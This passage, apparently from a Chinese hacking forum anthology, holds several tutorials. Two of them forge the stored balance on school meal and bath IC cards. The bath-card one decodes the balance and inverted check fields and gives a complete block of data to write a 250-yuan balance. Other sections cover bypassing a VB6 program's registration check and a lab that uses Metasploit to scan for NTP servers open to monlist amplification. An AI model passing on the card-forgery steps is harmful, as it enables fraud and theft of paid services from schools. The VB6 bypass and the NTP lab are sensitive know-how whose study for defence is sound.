

图　7-1-3

明显可以看粗来这卡里边只有 1 扇区存在数据，其他扇区都是空数据，我们就来看下 1 扇区内的数据，先来找下金额所在的地方，我卡里余额有 45.80，4580 转换成 16 进制就是 11E4，倒序一次就是 E411，找一下 E411 在哪里，找了半天蛋疼的发现没有 E411，我顿时蛋疼不止，心想这卡不会是联网的吧，就在即将放弃的时候，我仔细瞅了一眼，1 扇区的第一块儿有我的卡号，如图 7-1-4：



图　7-1-4

竟然特么的是 10 进制存储的卡号，我心中顿时千万条草泥马在奔腾啊，这卡安全性也忒特么渣渣了。又找了找，原来第二三块儿存储的就是最近的两次消费情况，在第三块儿前边发现了我期盼已久的金额区，如图 7-1-5：



图　7-1-5

原来它是用了十进制倒序存储的，在 45.80 存储之后就是 8045 了，然后再修改一下金额，十进制修改方便多了，不用再去进制转换什么的了，到这里饭卡就算是破解完成了，改个数据写进去就好了，在这里也提醒大家破解时候细心仔细点。由于各种原因，充值后的卡没有图片，所以没法让大家看效果了，过程最重要嘛，感谢观看。

（全文完）责任编辑：随性仙人掌

第 2 节　破解学校洗浴卡

作者：萱萱

来自：听潮社区 - Listen Tide

网址：http://team.f4ck.org/

今天本菜鸟就再来啰嗦一下破解 IC 卡的原理，大牛看了还望不要喷我。今天就拿我们学校的洗浴卡来做个实践吧，好了废话不多说，我们直接开始吧，洗浴卡如图 7-2-1：



图　7-2-1

这是我们学校统一办理的洗浴卡，目测 M1 卡，我们直接上 122 开始破解，如图 7-2-2：

图　7-2-2

工具还是那几个，但是今天我们来计算一下数据，看一下卡内 16 进制转换的规则，如图 7-2-3：



图　7-2-3

破解完成之后会在程序目录下生成 dump 文件，我们来看下，如图 7-2-4：



图　7-2-4

也是只有第一扇区有数据的，现在来分析一下一扇区内的数据，很明显的看出来第一块和第三块的数据很相似，前边一个是 7213，一个是 7413，那么我现在卡内的余额只剩余 49.78，因为卡内的数据时 16 进制存储的，所以 4978 转换成十六进制就是 1372，还要倒序一次，最终存储在卡内就是 7213，所以第一块才是我卡内的金额，而第三块则是我之前消费的记录，，我们再来看中间的 8DEC，这个算起来可能会比较麻烦，我现在卡内金额是 49.78，所以 49.78 转换成二进制就是 0001001101110010，取反一次就是 1110110010001101，转换成 16 进制就是 EC8D，倒序一次就是 8DEC，最终存储到卡内的数据就是 8DEC，后边的 FF 和 7213 就不用管它了，后边的 08F708F7 是地址位，就不要修改了，我们现在来修改一下里边的金额，就修改成 250 块好了，也就是 250.00.就是 25000，转换成 16 进制就是 61A8，倒序

一次就是 A861，把两个 7213 都替换成 A861，再来改中间那段，25000 的二进制就是 11000 0110101000，然后再取反、再转换成 16 进制就是 9E57，倒序一次就是 579E，所以最后存储到卡内的数据就是 A8610000579EFFFFA861000008F708F7，然后我们再把这段数据写到卡里边就可以了，就是 250 块的金额。
由于这次破解是放假期间在家里破解的，还没开学，所以没办法上机刷卡拍照了，大家就这么看吧，思路最重要。
（全文完）责任编辑：随性仙人掌

第 3 节 VB6.0 程序破解理论分析笔记

作者：ack
来自：听潮社区 - Listen Tide
网址：http://team.f4ck.org/

一．VB 程序特点：

1、VB 文件会通过调用 MSVBVM60.dll 中的 API 来进行编程。
2、VB 主要是用来编写 GUI 程序的。它采用 Windows 操作系统的事件驱动方式工作的，所以在 main 或 winmain 并不存在用户代码(待调试的)，用户代码存在于各事件处理程序(event handler)中。
3、VB 程序中使用的各种信息(Dialog、Control、Form、Module、Function)以结构体方式保存在文件内部。但微软并未公布这些结构体。

二．VB 的两种编译方式：

(1)Native－compile(自然编译，也叫本地代码)
本地代码使用的是 IA-32 指令(汇编程序)。编译器将高级语言转换为汇编代码，并经链接生成 EXE 程序的过程。
(2)Pcode-compile(伪编译)
伪代码是一种解析语言，它使用由 VB 引擎实现虚拟机并可自解析的指令。编译器把高级语言编译成比 80x86 机器码紧凑的中间代码，然后再连接一个小工作引擎嵌入执行程序。最后在运行时有此工作引擎把 p-code 解释为本机代码实际执行。此代码并不是最终的机器码形式，实际上是“变形的源代码”。实现伪代码的编码方式是用基于堆栈的字节码编码实现。
“伪代码”又叫”中间语言”，VB6.0 的反编译器：

```
WKT VB Debugger 4.3
Visual Basic P-Code Debugger (click on Ignore if and error window pops up during install process)
VB Decompiler Lite 9.3
P-code decompiler and native code for VB5-6 programs
ExDec
P-code decompiler for VB 5/6 programs
```

三.代码分析：

```
Private Sub Command1_Click()
    If TestPASS.Text = "cheng" Then
    MsgBox "注册成功 ", vbInformation, "by cheng'test"
  Else
    MsgBox "注册失败", vbCritical, "by test"
  End If
```

```
End Sub
```

分别编译为 p-code 和 native 版本。可以得出以下结论：

(1)native 版本可以直接搜索 unicode,而 p-code 搜索则没结果。

(2)对于 Visual Basic 6 编译的 EXE 程序，不论是伪编译还是自然编译，启动代码都至少需要调用 msvbvm60.dll 中的 4 个函数。不论自然编译还是伪编译，结果都是相同的。因为启动代码是在执行 dll 中的代码，而 dll 中的是不需要编译的。

(3)VB 的启动代码分析(启动代码两个版本是一样的)

四.分别对上面两个版本进行破解分析：

(1)对于 native 版本，我们可以直接搜索 UNICODE，这里不做演示了，说一下原理。Visual Bisic 32 位版本的字符串处理采用 Unicode 编码。字符串内部是以 Unicode 格式存放的。而在 UNCODE 中，所有字符都是 16 位的。在 VB5.0/6.0 中，源指针指向一个组合的字符串。这个字符串的结构是：

```
17 00 00 00 |77 00|77 00|77 00|2E 00|66 00|34 00|63 00|6B 00|2E 00|6F 00|72 00|67 00|00 00
size   www.f4ck.org 截止标志
```

前四个字节是指示字符串大小的，后两个字节是 00 00 来表示字符串的截止。

(2)p-code 版本的破解：

由于 p-code 的伪代码只是”变形的源代码”，所以只要理解其对应机制，就能做出反编译器出来。(类似 java 也有反编译器)。所以，这里仅以 WKTVBDebugger 简单演示一下使用。

说明:此笔记只是为了熟悉破解，没有太大实际意义，因为新 vb6.0 以后的 VB 版本实际上是属于.net 的破解范畴。而 p-code 也属于过时的东西了，没必要深入研究。

后面可能还有 vb 的有关算法的总结文章，但那些就是算法和实际调试，和 VB 本身就没太大关系了。

特别注意：此文章只适合想学习破解的新手，其他大牛略过。

（全文完）责任编辑：随性仙人掌

第八章　渗透测试工具

第 1 节 Metasploit 辅助模块扫描 NTPserver 实验实录

作者：阿迪达拉

来自：听潮社区 - ListenTide

网址：http://team.f4ck.org/

最近的 DDoS 攻击用到了 NTP 协议的漏洞，这篇文章我主要介绍 NTPserver 的工作原理及利用 Metasploit 扫描 NTPserver 的方法，至于利用 NTP 产生 DDoS 的原理我这里就不介绍了，感兴趣的朋友可以上网查些资料，网上都能查得到。之后有时间还会发一篇介绍利用 nmap 扫描 NTPserver 的方法。

所用模块：

auxiliary/scanner/ntp/ntp_monlist

环境搭建：

为了研究 metasploit 中的 NTP_server_monlist 扫描模块，搭建如下实验环境：

Ubuntu14.04（amd64）（server 端）（192.168.27.128）（或者 IP 为 192.168.27.132，这是因为重启后 IP 变了，所以这两个 IP 其实是一台机器）：需搭载 ntp 服务，搭建方法见下文。

Ubuntu14.04（amd64）（client 端）（192.168.27.131）：用来请求同步时间。
Kali1.0.9（amd64）（192.168.27.129）：用 metasploit 来扫描 server 端。

实验过程：

在 server 端 apt-getinstallntp 安装 ntp 软件。
同时启动 ntp 服务：

```
sudo /etc/init.d/ntpstart
```

这时的 ntpq -p 和 sudontpdc>...>monlist 的信息，如图 8-1-1：



图 8-1-1

将 client 端的系统时间改为 00:00:00。然后尝试在 client 端使用“ntpdate”来同步时间，看能否成功。

首先在 client 端同样需要安装 ntp 软件，接着使用 sudontpdate192.168.27.128 来请求同步。要注意，client 端必须关闭 ntp 服务，否则会提示 socket 正在使用，如图 8-1-2：



图 8-1-2

后边的错误是因为 server 端 NTP 服务重启后需要一定时间与 ubuntu 服务器交互，等待一段时间后便能同步，如图 8-1-3：



图 8-1-3

现在 client 端同步 server 端的功能已经实现，接下来用 metasploit 尝试进行扫描。扫描结果如下（具体扫描方式下文详述），如图 8-1-4：

图 8-1-4

可以发现，没有扫到什么有用的信息，原因在下文中解释。这是因为 server 端的配置问题，

继续修改 server 端的配置文件/etc/ntp.conf。

配置/etc/ntp.conf（每次更改配置后应该重启 ntp 服务）。

打开文件后可以看到如下一部分，如图 8-1-5：



图 8-1-5

现对上述配置进行说明：

restrict -4defaultkodnomodifynotrapnopeernoquery
restrict -6defaultkodnomodifynotrapnopeernoquery

这两句话的意思是拒绝 IPv4 和 IPv6 的用户，后边跟的参数具体信息如下：

ignore 关闭所有的 NTP 连线服务
nomodify 表示 client 端不能更改 server 端的时间参数，不过 client 端仍然可以透过 server 端来进行网络较时
notrust 该 client 除非通过认证，否则该 client 来源将被视为不信任网域
noquery 不提供 client 端的时间查询
notrap 不提供 trap 这个远程事件登录的功能

这里存在的疑问是：拒绝了 IPv4 用户，为什么客户机还能同步时间呢？同时 metasploit 却不能扫描？这是因为 nomodify 和 noquert 这两个参数的缘故：

对于 IPv4 的用户 nomodify 规定了可以 ntpdate 校准时间，noquery 又规定了不允许 monlist 查询。也就是说我们在客户端进行 monlist 的话也是不能查出来的，如图 8-1-6：



图 8-1-6

接下来将 IPv4 的 noquery 注释掉看有什么不同，如图 8-1-7



图 8-1-7

在客户端 monlist，结果如下，如图 8-1-8：



图 8-1-8

可以看到已经能查到结果了。再看 metasploit 能否扫描到，如图 8-1-9：



图 8-1-9

结果很显然。这时，如果再在 client 端 ntpdate 请求同步的话，monlist 中就会显示客户的 IP 了，如图 8-1-10：



图 8-1-10

同样，metasploit 中亦是如此，如图 8-1-11：



图 8-1-11

以上的方法为第一种方式修改配置文件，还可以通过添加来进行配置。加入 restrict192.168.27.0mask255.255.255.0nomodify 一行，配置允许同步的网段为 192.168.27.0-192.168.27.255，并且没有 noquery 限制，如图 8-1-12：



图 8-1-12

执行结果是一样的，这里就不再附图了。

Metasploit 扫描

下面的篇幅来具体介绍 metasploit 中的该模块。

下图为完整的模块 info 信息，如图 8-1-13：

```
msf > use auxiliary/scanner/ntp/ntp_monlist
msf auxiliary(ntp_monlist) > info

       Name: NTP Monitor List Scanner
     Module: auxiliary/scanner/ntp/ntp_monlist
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <hdm@metasploit.com>

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  BATCHSIZE  256              yes       The number of hosts to probe in each set
  CHOST                       no        The local client address
  RETRY      3                no        Number of tries to query the NTP server
  RHOSTS                      yes       The target address range or CIDR identifier
  RPORT      123              yes       The target port
  SHOW_LIST  false            no        Show the recent clients list
  THREADS    1                yes       The number of concurrent threads

Description:
  This module identifies NTP servers which permit "monlist" queries
  and obtains the recent clients list. The monlist feature allows
  remote attackers to cause a denial of service (traffic
  amplification) via spoofed requests. The more clients there are in
  the list, the greater the amplification.

References:
  http://cvedetails.com/cve/2013-5211/
  https://www.us-cert.gov/ncas/alerts/TA14-013A
  http://support.ntp.org/bin/view/Main/SecurityNotice
  http://nmap.org/nsedoc/scripts/ntp-monlist.html
```

图 8-1-13

这里需要修改的只有三个地方：

RHOSTS：修改此处为将要扫描的网段，支持 CIDR 模式，例如：192.168.27.0/24，等同于 192.168.27.0-192.168.27.255。

SHOW_LIST：这个选项为是否显示 monlist 的返回信息，本次试验中修改为 true。

THREADS：线程数，性能较好的机器可以设置为多线程。

设置好 options 如下图后，就可以“run”进行扫描，如图 8-1-14~图 8-1-15：

```
msf auxiliary(ntp_monlist) > show options

Module options (auxiliary/scanner/ntp/ntp_monlist):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   CHOST                       no        The local client address
   RETRY      3                no        Number of tries to query the NTP server
   RHOSTS     192.168.27.0/24  yes       The target address range or CIDR identifier
   RPORT      123              yes       The target port
   SHOW_LIST  true             no        Show the recent clients list
   THREADS    10               yes       The number of concurrent threads
```

图 8-1-14



图 8-1-15

结果如下：

可以看到，再扫描完这个网段后，发现一个有配置漏洞的 NTP 服务器。同时可以在 kali 中使用 monlist 请求，如图 8-1-16：



图 8-1-16

并用 wireshark 抓包分析，如图 8-1-17：

